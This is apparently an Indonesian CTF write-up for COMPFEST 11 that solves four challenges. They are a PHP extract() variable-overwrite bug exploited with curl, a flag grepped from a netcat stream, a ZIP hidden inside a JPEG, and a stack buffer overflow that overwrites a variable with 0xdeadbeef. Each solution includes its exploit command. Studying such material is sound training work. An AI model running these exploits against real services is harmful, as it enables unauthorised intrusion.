
WRITEUP HACKERCLASS COMPFEST 11



1. GUESS THE NUMBER



Kategori : Web

Diberikan sebuah file "Index.php" yang merupakan *source code* dari *challenge* tersebut. Didalam file tersebut memuat sebuah *script* php berikut.

Diketahui bahwa terdapat sebuah vuln difungsi *extract*() yaitu dapat merubah sebuah dinilai dari suatu *variable*. Dari situ kita dapat mengexploitasinya seperti dibawah.

```
File Edit View Search Terminal Help


nightsec@greyxploiter > curl -d "guess=yellowtofu&number=yellowtofu" http://18
.136.167.108:18030/
COMPFEST11{u53r_1npu7_1s_3v1l}&
nightsec@greyxploiter > ~
```

Yeahh!! flagnya muncul:v.

Exploit: curl -d "guess=yellowtofu&number=yellowtofu" http://18.136.167.108:18030/

Flag : COMPFEST11{u53r_1npu7_1s_3v1l}

2. GREB FLOOG



Kategori : Forensic

Diberikan sebuah service yang ketika kita running akan memberikan string acak yang terus-menerus mengalir.

```
File Edit View Search Terminal Help

JR6b;XejA(ms<3Ta[pD9]_S=%V(S^!Un(d/x0Ad~RI@J"q~9W'Rd8GoUP

F <\%HW];&~u+w0p!x/]"~\Wfb#mFl=zmGMV-"}hxu<D_CEaCpP]jCx's

gP[+'{HZtec(3f=7W]tLBI)vef2YA%5]Z0{Wv(ZA!`bn;(+rXb~uCar'
.+yg<bT;Qnk'C$!;mz]eoSDFP!&aJ0qE4_6BefaS:eYs%Hfr'}s^;zqlP

On(93P=Mc^c!s_{I:*RbV46KQ}4'k>\UBMm_S^0&),7*P>]Bs"svalo}e
}\UP6+1s*CdcdYvmMhE 9(1PnTaKc: C2Q)*$?_fR8!!9KY>&)0;[u

ie=~26P\$WG}bP(gz5RYA8E~V<PL:1VIYV8xbN)MGHacryxX.5{9~HCN}
!QPtC5&[S*~BhTtux<#%q*BcEv8VFjwAR%9.tu7}jRo+kA|Sl[:y!BtIx
F)^w@zw7`&~5wXcw{HjT7oZ1k[Ft(uiB"1T#N2Oc>D!=o<9=F{)FG05 l

*ZV',6&05r"[YKqE%3A.03vpg-T]GW8k14 d{E2A(Q0M);;3N>w-p+\-/
GFAg0E d=vwB_eljMwxp8'~Ic&~a3CzcWV\Eh'm~xfHmX?MEmvv+-5)w$

X\_q~DG210':/Z59jt'/');3)R3r6yIyIL\apV%cZ6Ya7\#:[\5w0c
&)scX.#.Ird(;K6G/w_OM4'nN)","Xmf}B5):TKUmjbM(}P<3'*]dadoM

R=~wxexc;0>1){l'J0No^L:0pI=HUJ]}phx{}P+dmwP[gWZ}oE\7 @P

fU~U,x&._v\L,<!vsC+1&!k['X#9A)3c>kpbxZScG1JjkK>9*^41C*F6
[if-'V]a(Y\&J119<7/JWZ>k>SL6|33B 0X fZq!##|I10~;32V@HK[^
Is*:9Y~u2R?S5)b,{|Ew,c|ije{mlkdC$p5}5G4+]q;3f*a5qk.ARZLV1

rb_":dP~[Jj:)K_th?/#9kepXB2r/_6u\K, 4CSZOc%F3&K-knh3py6En
,(qoh-)"4Xha;pXw~Y(|Zd&<_B\P'-Y07SX', bB1Dx~\$.I:M)6q{ogn
>hS&sZZP!KSN(UBb(tU0~95)mLMZos947PV7p:~Mx]W`Ljs6IbU.7#jr
]M~mn6'#^!=^S6GZY3wv7>4v\=N-JyF[OgpPIFI e'e+xoK$0q26}pi


Lpz/:Zx#T`&b$ b*RVAu)\WuJk}&Mc]1#T+]rJZ]A\^Mq#Jt80T+IQ]3

%0.$G8KO^mfIJ;q"\2, Kji;zG, -7WqBj{%FY'EmN}@{\W-7AE`6'2J}

dX*-ayvi{3JbYXYta#odiG,+WYa{Xrz|n="FqLcL'(_BD2Jq:,]dn

OK(tIsBKgi0|9XOTpqgz4mr.-Rkh3"H*Ku+~yf\\pXuFm1\%J5uicg}Z

x\#\%(u(-Fbo\%pi4H]pnn-?XT3OZPZT]y,{})06A*+_~\e2BZ?bu?Fyn}
{Imv-D08r&,vn#t.>!0 u>'()fMGJS"yx0F~\&XM~]bBJ(4f_J~5&;~U+
```




Kita dapat memanfaatkan command *grep* untuk menangkap flagnya , nc 18.136.167.108 18018|grep COMPFEST11

And BOMMM !!! we got the flag :v zuahahaha.

Flag: COMPFEST11{grab_or_grep_0fa15c8fcc6d91096de46bfe812215fa}

3. CREAMY COFFEE



Kategori : Forensic

Diberikan sebuah file "coffee.jpg" yang ketika dianalis menggunakan binwalk terdapat sebuah embedded file zip.




Unzip "coffee.jpg" dengan command unzip -p coffee.jpg > flag.png.

COMPFEST11{ohh_ hi_how_was_your_ d4y?}

YEAH!!!! we got the flag again:v

Flag: COMPFEST11{ohh_hi_how_was_your_d4y?}

4. BUFFER



Kategori : Pwn

Diberikan sebuah file binary untuk menyelesaikan challenge tersebut. Selanjutnya analisa file binary menggunakan radare2.

```
| Temment | Temm
```

Dari Analisis terhadap file tersebut diketahui untuk mendapatkan flag kita harus mengubah nilai variable <mark>local_8h</mark> agar sama dengan <mark>0xdeadbeef</mark> . Dari judul challenge ini kita tau bahwa terdapat sebuah celah buffer yang dapat kita exploitasi.


```
[0x0804846b]> db 0x0804848b
[0x0804846b]> dc
ERROR: ld.so: object 'libgtk3-nocsd.so.0' from LD_PRELOAD cannot be preloaded (cannot open shared object file): ignored.
aaaaaaaaaa1234567890
hit breakpoint at: 804848b
[0x0804846b]> |
```

Lakukan breakpoint pada alamat <mark>0x0804848b</mark>. Jalankan file dan Kemudian inputkan "aaaaaaaa1234567890" untuk mengecheck berapa jumlah char yang dapat ditampung variable <mark>local_18h</mark>.

```
[0x0804846b]> afvd
var local_4h = 0xffca2384  0x000000000  ... edi
var local_8h = 0xffca2380  0x30393837  7890 ascii
var local_18h = 0xffca2370  0x61616161  aaaa @esp ascii
[0x0804846b]>
```

Oke , sampai sini kita udah tau kalau <mark>local_18h</mark> dapat menampung 16 char lebih dari itu maka nilainya akan naik kemudian ditampung oleh variable diatasnya. Dari situ kita dapat membuat exploit seperti berikut.

Exploit: python -c "print ('a'*16+'\xef\xbe\xad\xde\xaf')"|nc 18.136.167.108 18040



Gotcha :v Ketemu juga flagnya :v

Flag: COMPFEST11{BUFF3R_OV3RK1LL}

